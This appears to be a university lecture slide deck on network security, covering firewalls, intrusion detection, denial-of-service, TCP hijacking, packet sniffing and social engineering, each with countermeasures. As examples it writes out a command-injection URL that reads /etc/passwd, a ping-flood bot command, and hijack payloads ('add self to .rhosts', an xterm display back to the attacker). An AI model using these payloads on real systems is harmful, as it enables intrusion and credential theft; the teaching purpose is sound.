

Network Security



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A Brief History of the World



Overview



- What is security?
- Why do we need security?
- Who is vulnerable?
- Common security attacks and countermeasures
 - Firewalls & Intrusion Detection Systems
 - Denial of Service Attacks
 - TCP Attacks
 - Packet Sniffing
 - Social Problems

What is “Security”



□ Dictionary.com says:

- 1. Freedom from risk or danger; safety.
- 2. Freedom from doubt, anxiety, or fear; confidence.
- 3. Something that gives or assures safety, as:
 - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
 - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
 - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

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Why do we need security?

- Protect vital information while still allowing access to those who need it
 - Trade secrets, medical records, etc.
- Provide authentication and access control for resources
 - Ex: AFS
- Guarantee availability of resources
 - Ex: 5 9's (99.999% reliability)

Who is vulnerable?

- Financial institutions and banks
- Internet service providers
- Pharmaceutical companies
- Government and defense agencies
- Contractors to various government agencies
- Multinational corporations
- **ANYONE ON THE NETWORK**

Common security attacks and their countermeasures

- Finding a way into the network
 - Firewalls
- Exploiting software bugs, buffer overflows
 - Intrusion Detection Systems
- Denial of Service
 - Ingress filtering, IDS
- TCP hijacking
 - IPSec
- Packet sniffing
 - Encryption (SSH, SSL, HTTPS)
- Social problems
 - Education

Firewalls




- Basic problem – many network applications and protocols have security problems that are fixed over time
 - Difficult for users to keep up with changes and keep host secure
 - Solution
 - Administrators limit access to end hosts by using a firewall
 - Firewall is kept up-to-date by administrators

Firewalls



- A firewall is like a castle with a drawbridge
 - Only one point of access into the network
 - This can be good or bad
- Can be hardware or software
 - Ex. Some routers come with firewall functionality
 - ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

Firewalls



Firewalls



- Used to filter packets based on a combination of features
 - These are called packet filtering firewalls
 - There are other types too, but they will not be discussed
 - Ex. Drop packets with destination port of 23 (Telnet)
 - Can use any combination of IP/UDP/TCP header information
 - `man ipfw` on unix47 for much more detail
- But why don't we just turn Telnet off?

Firewalls



- Here is what a computer with a default Windows XP install looks like:
 - 135/tcp open loc-srv
 - 139/tcp open netbios-ssn
 - 445/tcp open microsoft-ds
 - 1025/tcp open NFS-or-IIS
 - 3389/tcp open ms-term-serv
 - 5000/tcp open UPnP
- Might need some of these services, or might not be able to control all the machines on the network



Firewalls

- What does a firewall rule look like?
 - Depends on the firewall used
- Example: ipfw
 - `/sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet`
- Other examples: WinXP & Mac OS X have built in and third party firewalls
 - Different graphical user interfaces
 - Varying amounts of complexity and power



Intrusion Detection

- Used to monitor for “suspicious activity” on a network
 - Can protect against known software exploits, like buffer overflows
- Open Source IDS: Snort, www.snort.org




Intrusion Detection

- Uses “intrusion signatures”
 - Well known patterns of behavior
 - Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
- Example
 - IRIX vulnerability in `webdist.cgi`
 - Can make a rule to drop packets containing the line
 - `"/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd"`
- However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring



Minor Detour...

- Say we got the `/etc/passwd` file from the IRIX server
- What can we do with it?



Dictionary Attack


- We can run a dictionary attack on the passwords
 - The passwords in `/etc/passwd` are encrypted with the `crypt(3)` function (one-way hash)
 - Can take a dictionary of words, `crypt()` them all, and compare with the hashed passwords
- This is why your passwords should be meaningless random junk!
 - For example, “sdfo839f” is a good password
 - That is not my andrew password
 - Please don’t try it either

Denial of Service



- Purpose: Make a network service unusable, usually by overloading the server or network
- Many different kinds of DoS attacks
 - SYN flooding
 - SMURF
 - Distributed attacks
 - Mini Case Study: Code-Red

Denial of Service




- SYN flooding attack
- Send SYN packets with bogus source address
 - Why?
- Server responds with SYN ACK and keeps state about TCP half-open connection
 - Eventually, server memory is exhausted with this state
- Solution: use “SYN cookies”
 - In response to a SYN, create a special “cookie” for the connection, and forget everything else
 - Then, can recreate the forgotten information when the ACK comes in from a legitimate connection

Denial of Service

Honey! I think
our network is
having another
Smurf attack!



Denial of Service




□ SMURF

- Source IP address of a broadcast ping is forged
- Large number of machines respond back to victim, overloading it

Denial of Service



- ICMP echo (spoofed source address of victim)
Sent to IP broadcast address
- ICMP echo reply



Denial of Service



□ Distributed Denial of Service

- Same techniques as regular DoS, but on a much larger scale
- Example: Sub7Server Trojan and IRC bots
 - Infect a large number of machines with a “zombie” program
 - Zombie program logs into an IRC channel and awaits commands
 - Example:
 - Bot command: `!p4 207.71.92.193`
 - Result: runs `ping.exe 207.71.92.193 -l 65500 -n 10000`
 - Sends 10,000 64k packets to the host (655MB!)
 - Read more at: <http://grc.com/dos/grcdos.htm>

Denial of Service



□ Mini Case Study – CodeRed

- July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours
- Used a recently known buffer exploit in Microsoft IIS
- Damages estimated in excess of \$2.6 billion

Denial of Service



- Why is this under the Denial of Service category?
 - CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month!
 - Spent the rest of its time infecting other hosts

Denial of Service



□ How can we protect ourselves?

– Ingress filtering

- If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
- RFC 2267 has more information about this

– Stay on top of CERT advisories and the latest security patches

- A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!



TCP Attacks

- Recall how IP works...
 - End hosts create IP packets and routers process them purely based on destination address alone
- Problem: End hosts may lie about other fields which do not affect delivery
 - Source address – host may trick destination into believing that the packet is from a trusted source
 - Especially applications which use IP addresses as a simple authentication method
 - Solution – use better authentication methods



TCP Attacks

- TCP connections have associated state
 - Starting sequence numbers, port numbers
- Problem – what if an attacker learns these values?
 - Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
 - Sequence numbers are sometimes chosen in very predictable ways

TCP Attacks



- If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked!**
- Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
 - Ex. Instead of downloading and running new program, you download a virus and execute it

TCP Attacks



□ Say hello to Alice, Bob and Mr. Big Ears



TCP Attacks



- Alice and Bob have an established TCP connection



TCP Attacks




- Mr. Big Ears lies on the path between Alice and Bob on the network
 - He can intercept all of their packets



TCP Attacks




- First, Mr. Big Ears must drop all of Alice's packets since they must not be delivered to Bob (why?)



TCP Attacks



- Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network)



TCP Attacks



- What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
 - Can just DoS Alice instead of dropping her packets
 - Can just send guesses of what the ISN is until it is accepted
- How do you know when the ISN is accepted?
 - Mitnick: payload is “add self to .rhosts”
 - Or, “xterm -display MrBigEars:0”

TCP Attacks



- Why are these types of TCP attacks so dangerous?



Web server



Malicious user



Trusting web client



TCP Attacks

- How do we prevent this?
- IPSec
 - Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
 - Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is

Five Minute Break

- For your enjoyment, here is something completely unrelated to this lecture:



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Packet Sniffing



- Recall how Ethernet works ...
- When someone wants to send a packet to some else ...
- They put the bits on the wire with the destination MAC address ...
- And remember that other hosts are listening on the wire to detect for collisions ...
- It couldn't get any easier to figure out what data is being transmitted over the network!

Packet Sniffing



- This works for wireless too!
- In fact, it works for any broadcast-based medium

Packet Sniffing



- What kinds of data can we get?
- Asked another way, what kind of information would be most useful to a malicious user?
- Answer: Anything in plain text
 - Passwords are the most popular

Packet Sniffing



- How can we protect ourselves?
- SSH, not Telnet
 - Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!)
 - Now that I have told you this, please do not exploit this information
 - Packet sniffing is, by the way, prohibited by Computing Services
- HTTP over SSL
 - Especially when making purchases with credit cards!
- SFTP, not FTP
 - Unless you really don't care about the password or data
 - Can also use KerbFTP (download from MyAndrew)
- IPSec
 - Provides network-layer confidentiality

Social Problems



- People can be just as dangerous as unprotected computer systems
 - People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
 - Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained
 - Think government here...

Social Problems



□ Fun Example 1:

- “Hi, I’m your AT&T rep, I’m stuck on a pole. I need you to punch a bunch of buttons for me”

Social Problems



□ Fun Example 2:

- Someone calls you in the middle of the night
 - “Have you been calling Egypt for the last six hours?”
 - “No”
 - “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about \$2000 worth of charges on your card and ... read off your AT&T card number and PIN and then I’ll get rid of the charge for you”

Social Problems



□ Fun Example 3:

- Who saw Office Space?
- In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems
- They did this from **inside** the company, where they had **full access** to the companies systems
 - What security techniques can we use to prevent this type of access?

Social Problems



- There aren't always solutions to all of these problems
 - Humans will continue to be tricked into giving out information they shouldn't
 - Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
- So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information
 - But, this solution is still not perfect



Conclusions

- The Internet works only because we implicitly trust one another
- It is very easy to exploit this trust
- The same holds true for software
- It is important to stay on top of the latest CERT security advisories to know how to patch any security holes

Security related URLs



- <http://www.robertgraham.com/pubs/network-intrusion-detection.html>
- <http://online.securityfocus.com/infocus/1527>
- <http://www.snort.org/>
- <http://www.cert.org/>
- <http://www.nmap.org/>
- <http://grc.com/dos/grcdos.htm>
- <http://lcamtuf.coredump.cx/newtcp/>